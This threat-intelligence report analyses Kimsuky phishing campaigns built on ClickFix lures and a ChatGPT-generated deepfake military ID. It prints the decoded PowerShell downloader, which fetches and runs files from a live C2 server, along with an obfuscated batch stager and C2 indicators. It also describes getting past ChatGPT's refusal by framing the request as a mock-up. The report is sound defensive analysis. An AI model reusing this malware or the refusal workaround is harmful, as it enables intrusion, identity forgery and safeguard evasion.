# Unknown Title

Genians ⋮ ⋮ 9/14/2025

## ◈ Key Findings

- Emergence of APT attacks by the Kimsuky group using generative AI "ChatGPT"
- Exploiting deepfake images of South Korean military agency ID cards to access ID issuance tasks
- Attempts to evade anti-virus defenses through batch files and AutoIt scripts
- Adoption of EDR is essential to detect obfuscated malicious scripts and ensure endpoint security

## 1. Overview

On July 17, 2025, the Genians Security Center (GSC) detected a spear-phishing attack attributed to the Kimsuky group. This was classified as an APT attack impersonating a South Korean defense-related institution, disguised as if it were handling ID issuance tasks for military-affiliated officials.

**The threat actor used ChatGPT, a generative AI, to produce sample ID card images, which were then leveraged in the attack. This is a real case demonstrating the Kimsuky group’s application of deepfake technology.**

Deepfake is a portmanteau of "deep learning" and "fake." It refers to a technology, or its output, that generates fake images, videos, or audio designed to resemble real people using artificial intelligence (AI).

The term has since expanded to describe all manipulated or generated content that appears to depict real individuals through generative AI. For reference, the origin is commonly traced back to around 2017, when a Reddit user with the nickname "deepfakes" shared pornographic videos with celebrity faces superimposed using an open-source deep learning model.


This report aims to examine concrete cases of how deepfake technology is being applied in real-world attack scenarios, derive threat insights based on these observations, and present both the potential impact on the security environment and directions for response.

## 2. Background

GSC previously released the "ClickFix Tactics Analysis Report" in early July. That report included cases disguised to resemble security functions of South Korean portal companies.

- Analysis of the threat case of kimsuky group using 'ClickFix' tactic

In this attack, the threat actors disguised their activity to look like the CAPTCHA (reCAPTCHA) security functions of a South Korean portal company, deceiving the victim. Following the popup window instructions, malicious PowerShell commands were executed. Genians’ threat analysts confirmed that the same malware used at that time was also employed in the current deepfake attack impersonating the defense sector.




[Figure 2-1] Attack Scenario

This correlation study helps in understanding the present case of AI deepfake-based forgery of South Korean military agency ID cards.

In addition, the Kimsuky group actively pursued AI-themed attacks, such as misleading recipients by crafting deceptive subject lines that suggested functions like "AI managing emails on your behalf."

Meanwhile, Anthropic, a U.S. company providing the generative AI service "Claude," published a threat intelligence report titled “Detecting and countering misuse of AI: August 2025” on August 28. The report disclosed cases of North Korean IT workers misusing AI.

According to the report, these workers used AI to generate highly manipulated virtual identities, which were then leveraged to undergo technical assessments during job applications. After being hired, they also relied on AI to perform actual technical tasks. The report analyzed these activities as being meticulously designed to both circumvent international sanctions and secure foreign currency for the North Korean regime.

The report further noted that without AI services, it would have been difficult for these workers to pass technical interviews or sustain work, due to their limited programming capabilities or restricted proficiency in professional, English-based communication.

Additionally, South Korea’s Ministry of Foreign Affairs stated in a “Joint Statement on North Korean Information Technology Workers”:

"North Korean IT workers use a variety of techniques to disguise themselves as non-North Korean IT workers with false identities and locations, including by leveraging AI tools as well as cooperating with foreign facilitators.”

“Hiring, supporting, or outsourcing work to North Korean IT workers increasingly poses serious risks, ranging from theft of intellectual property, data, and funds to reputational harm and legal consequences."

Such cases illustrate how state-sponsored threat actors are continuously reported to be abusing AI services to conduct sophisticated malicious activities. In particular, North Korean operatives are carrying out cyber infiltration operations by creating fake identities and resumes with AI, then leveraging AI during technical assessments and actual work processes.


While AI services are powerful tools for enhancing productivity, they also represent potential risks when misused as cyber threats at the level of national security. Therefore, organizations must proactively prepare for the possibility of AI misuse and maintain continuous security monitoring across recruitment, operations, and business processes.

## 3. Technical Analysis

### 3-1. Email Security Alert Impersonation – ClickFix (Case 1)

On June 2, 2025, several phishing attacks were discovered that impersonated the email security alert services of South Korean portal companies.

The primary targets were researchers in North Korean studies, North Korean human rights activists, and journalists. The attacks mainly focused on individuals engaged in North Korea-related activities within the private sector.





[Figure 3-1] Phishing Email for ClickFix

Each confirmed sender address and link redirected to the same command-and-control (C2) server, 'liveml.cafe24[.]com.' Notably, the recipients were different.

| Date | Sender | Phishing Link |
|---|---|---|
| 2025-06-02 | serv_warnq0x@liveml.cafe24[.]com | liveml.cafe24[.]com/css/img/out.php |
| | noreply_system001@liveml.cafe24[.]com | liveml.cafe24[.]com/css/img/out.php |

[Table 3-1] Phishing Information Impersonating Portal Email Security Alerts


When the link at the bottom of the phishing email is clicked, the victim is redirected to the C2 server and a ClickFix popup window appears. Execution of the malicious PowerShell and batch commands running in the background then leads to the multi-stage download of a CAB file from the South Korean C2 server 'jiwooeng.co[.]kr'.



[Figure 3-2] ClickFix Popup Window

Inside the CAB file was a file named 'HncUpdateTray.exe,' disguised as a Hancom Office update. The file was in fact 'AutoIt3.exe,' which functioned to execute a compiled AutoIt script named 'config.bin.' The script communicated periodically with the 'jiwooeng.co[.]kr' C2 server and executed new batch file commands according to the attacker's intent.

Credential theft phishing attacks were also observed in addition to the ClickFix tactic, this time using the address 'snuopel.cafe24[.]com' instead of 'liveml.cafe24[.]com.'




[Figure 3-3] Phishing Email for Credential Theft

These credential theft phishing emails displayed similar sender ID patterns.

- **noreply_system001**@liveml.cafe24[.]com
- **noreply_system001**@snuopel.cafe24[.]com

Some emails were disguised as announcements of a new AI feature for managing emails, showing how the attacker incorporated an AI theme.

### 3-2. HWP Document Attachment Impersonation – ClickFix (Case 2)

Security-conscious users are usually wary of unfamiliar email attachments and avoid opening them, a fact well understood by APT threat actors.

To bypass this caution, attackers often exploit themes tied to the target's work or interests. They may also compromise acquaintances with weaker security, use them as lateral movement footholds, and then deliver malicious files through ongoing conversations.


[Figure 3-4] ClickFix Attack Email Disguised as an HWP Document Attachment

This attack, observed on June 17, targeted a specific individual. The email was disguised to appear as if it contained a Hancom HWP document attachment.

As noted earlier, the recipient routinely received such HWP documents from an acquaintance, so the attachment aroused little suspicion and was opened.

The document pointed to the same C2 server address, 'liveml.cafe24[.]com,' as in the ClickFix attack, and the embedded script code was identical.

### 3-3. Government Employee ID Issuance Impersonation – AI DeepFake (Case 3)

In July, a case was discovered where OpenAI's ChatGPT service was exploited for deepfake activity, building on the ClickFix tactic.

The threat actor generated fake images of military government employee ID cards with a generative AI service and launched a spear-phishing attack disguised as a draft review request.

The sender's email address was designed to closely mimic the official domain of a South Korean military institution.


[Figure 3-5] Impersonating a Draft Review Request for Military Employee ID Cards

The email contained the following information, and the downloaded compressed file included the recipient's real name (partially masked).

- Sender
  - uws64-116.cafe24[.]com
    - 183.111.161[.]96 (KR)
- Attachment Link
  - versonnex74[.]fr
    - 51.158.21[.]1 (FR)
- Downloaded File
  - 공무원증 초안(***).zip

    *(Government_ID_Draft(***).zip)*

Inside the compressed file '공무원증 초안(***).zip'*(Government_ID_Draft(***).zip)* was a typical shortcut-type malicious file named '공무원증 초안(***).lnk'*(Government_ID_Draft(***).lnk)*. The Target command in the shortcut properties was configured to run via the cmd.exe prompt.

The environment variable 'ab901ab' was initialized with a long string, from which obfuscated characters were then extracted one by one using slicing syntax.

- %windir%\syswow64\cmd.exe
  - /k "Set ab901ab=
    - jBdv8X7plwSzV5s62otf9Pk1WaeAyc4OuERbi30lxmUnZYrh

For example, the expression '%ab901ab:~7,1%' means selecting the 7th character (p) from the left side (starting at index 0) of the environment variable string. In this way, characters are sequentially extracted and transformed.

jBdv8X7**p**l**w**SzV5**s**62**o**tf9Pk1Wa**e**Ayc4OuERbi30**l**xmUnZY**rh**
&& call
%ab901ab:~7,1%%ab901ab:~17,1%%ab901ab:~9,1%%ab901ab:~26,1%%ab901ab:~46,1%%ab901ab:~14,1%%ab901ab:~47,1%%

| | |
|---|---|
| ab901ab: | ~7,1<br>~17,1<br>~9,1<br>~26,1<br>~46,1<br>~14,1<br>~47,1<br>~26,1<br>~39,1<br>~39,1 |

[Table 3-2] Extraction of Obfuscated Strings in Shortcut Properties

The decoded string was a PowerShell command that attempted to connect to the 'private.php' C2 server at 'jiwooeng.co[.]kr'.


```
powershell -executionpolicy bypass -command "
    `$IRxxmx3srXAU = 'http://www.jiwooeng.co.kr/zb41pl7/bbs/icon/private_name/private.php';

    `$EYo7iwjuP2oYWe = @(
        @{
            s = 'YSHQ7Mm2hdfJ4S4RcUD2z';
            k = 'LhUdPC3GH7z6VSupC0mK8gb2wbdNNRUWLhU';
            d = '\공무원증 초안(***).png';
            w = $true
        },
        @{
            s = 'LhUdPC3GH7z6VSupC';
            k = 'LhUdPC3GH7z6VSupC0mK8gb2wbdNNRUW';
            d = '\LhUdPC3G.bat';
            w = $false
        }
    );

    foreach (`$B8eBvfP98Vur in `$EYo7iwjuP2oYWe) {
        `$zIR_2Wu = `$IRxxmx3srXAU + '?nickname=' + `$(`$B8eBvfP98Vur.s) + [char]38 + 'privatekey=' + `$(`$B8eBvfP98Vur.k);
        `$kmvOXZRZX3UR5 = `$env:temp + `$(`$B8eBvfP98Vur.d);

        curl `$zIR_2Wu -o `$kmvOXZRZX3UR5;

        if (`$B8eBvfP98Vur.w) {
            Start-Process `$kmvOXZRZX3UR5;
        }
        else {
            Start-Process `$kmvOXZRZX3UR5 -WindowStyle hidden;
        }
    }
"
```

[Figure 3-6] Screen of Extracted String

Once communication with the C2 server was established, a photo file named '공무원증 초안 (***).png'*(Government_ID_Draft(***).png)* and a file named 'LhUdPC3G.bat' were downloaded to the temporary folder (%Temp%) and executed.

The photo, disguised as a draft of a military government employee ID, was analyzed as a deepfake crafted to resemble images publicly available on the internet.

Metadata analysis further confirmed that the file had been generated using the generative AI service ChatGPT.




[Figure 3-7] Metadata of the PNG File (Partially Masked)


Since military government employee IDs are legally protected identification documents, producing copies in identical or similar form is illegal. As a result, when prompted to generate such an ID copy, ChatGPT returns a refusal.

However, the model's response can vary depending on the prompt or persona role settings. For example, it may respond to requests framed as creating a mock-up or sample design for legitimate purposes rather than reproducing an actual military ID.

The deepfake image used in this attack fell into this category. Because creating counterfeit IDs with AI services is technically straightforward, extra caution is required.


[Figure 3-8] AI-Generated Virtual ID Card (Partially Masked)


We analyzed the file '공무원증 초안(***).png,'*(Government_ID_Draft(***).png)* used in the attack, with the TruthScan Deepfake-detector service and identified it as a deepfake image with a 98% probability.




[Figure 3-9] TruthScan Deepfake Detection Result (Partially Masked)

This demonstrates that more sophisticated attacks can be staged using topics or decoys related to real business operations.

Meanwhile, the file 'LhUdPC3G.bat,' installed along with the image, was executed and initiated malicious activity. Like the shortcut file described earlier, it extracted obfuscated characters from environment variables one by one for execution.



```
@echo off
Set atp7s2jl=kI7Uot3p6lCOM8SHKZqeriTmFbdENj1Lnxgy05GWAscuzwPvD4fha
%atp7s2jl:~41,1%%atp7s2jl:~19,1%%atp7s2jl:~5,1% %atp7s2jl:~51,1%%atp7s2jl:~19,
%atp7s2jl:~41,1%%atp7s2jl:~19,1%%atp7s2jl:~5,1% %atp7s2jl:~51,1%%atp7s2jl:~26,
:Start_juice
%atp7s2jl:~5,1%%atp7s2jl:~21,1%%atp7s2jl:~23,1%%atp7s2jl:~19,1%%atp7s2jl:~4,1%
%atp7s2jl:~42,1%%atp7s2jl:~43,1%%atp7s2jl:~20,1%%atp7s2jl:~9,1% "%headerurl%"
%atp7s2jl:~21,1%%atp7s2jl:~50,1% %atp7s2jl:~32,1%%atp7s2jl:~4,1%%atp7s2jl:~5,1
    %atp7s2jl:~34,1%%atp7s2jl:~4,1%%atp7s2jl:~5,1%%atp7s2jl:~4,1% %atp7s2jl:~1
)
%atp7s2jl:~50,1%%atp7s2jl:~4,1%%atp7s2jl:~20,1% %%A %atp7s2jl:~21,1%%atp7s2jl:
%atp7s2jl:~21,1%%atp7s2jl:~50,1% %FSIZE% %atp7s2jl:~34,1%%atp7s2jl:~5,1%%atp7s
%atp7s2jl:~26,1%%atp7s2jl:~19,1%%atp7s2jl:~9,1% /%atp7s2jl:~50,1% /%atp7s2jl:~
%atp7s2jl:~34,1%%atp7s2jl:~4,1%%atp7s2jl:~5,1%%atp7s2jl:~4,1% %atp7s2jl:~14,1%
:Eextract_juice
%atp7s2jl:~21,1%%atp7s2jl:~50,1% %atp7s2jl:~19,1%%atp7s2jl:~33,1%%atp7s2jl:~21
%atp7s2jl:~19,1%%atp7s2jl:~33,1%%atp7s2jl:~7,1%%atp7s2jl:~52,1%%atp7s2jl:~32,1
%atp7s2jl:~41,1%%atp7s2jl:~42,1%%atp7s2jl:~51,1%%atp7s2jl:~5,1%%atp7s2jl:~52,1
%atp7s2jl:~26,1%%atp7s2jl:~19,1%%atp7s2jl:~9,1% /%atp7s2jl:~50,1% /%atp7s2jl:~
)
```


[Figure 3-10] Obfuscated Batch File

The strings 'Start_juice' and 'Eextract_juice,' used as identifiers for internal branch jumps, have continued to appear in similar cases. This information is separately applied in "Threat Attribution" and correlation analysis.

The obfuscated batch script attempted to connect, after a 7-second delay, to the 'private.php?public=admin38' path on the 'jiwooeng.co[.]kr' C2 server defined in the %headerurl% variable. If the connection succeeded, it downloaded the file 'privname173.cab' to the %Public% path and decompressed it under specific conditions.

The file was then registered in the Task Scheduler as 'HncAutoUpdateTaskMachine,' disguising its execution as a Hancom Office update.


- C:\ProgramData\HncAutoUpdate**HncUpdateTray.exe**
  - C:\ProgramData\HncAutoUpdate**config.bin**




[Figure 3-11] Execution Diagram

The file 'HncUpdateTray.exe,' scheduled to run repeatedly every 7 minutes via Task Scheduler, loads the 'config.bin' file located in the same path.

As shown in the file's icon, the original 'HncUpdateTray.exe' is actually 'AutoIt3.exe.' The 'config.bin' file follows the structure of Compiled AutoIt Scripts.

